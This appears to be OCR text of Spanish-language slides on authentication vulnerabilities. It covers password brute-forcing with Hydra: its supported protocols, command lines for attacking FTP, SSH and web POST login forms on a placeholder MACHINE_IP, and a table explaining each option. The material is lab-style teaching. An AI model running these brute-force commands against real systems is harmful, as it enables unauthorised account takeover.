

AUTHENTICATION VULNERABILITIES



IDENTIFICACIÓN
AUTENTICACIÓN
AUTORIZACIÓN


BRUTE-FORCE ATTACKS

Brute-forcing passwords



mypassword → Mypassword1 o Myp4$$w0rd

Mypassword1! → Mypassword2! o Mypassword1?



SOLUCIONES?

HYDRA

QUÉ ES HYDRA?

Protocolos

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP

Comandos

FTP

```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

Comandos

SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

Comandos

Post Web Form

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
    "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
-l <username>	Un solo username
-L <wordlist>	Lista de users

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
-P <wordlist>	Indica que se use la siguiente lista de passwords

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
http-post-form	Indica que el tipo de formulario es POST

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
/login url	Indica la URL de la página del login

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
username	Nombre del campo donde el username es introducido

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
^USER^	Indica a Hydra que use el username suministrado anteriormente

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
password	Nombre del campo donde la password es introducida

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
^PASS^	Indica a Hydra que use la password suministrada anteriormente

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
F=incorrect	Indica la palabra de error de la página

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Opción	Descripción
-V	Indica la verbosidad de la salida de cada intento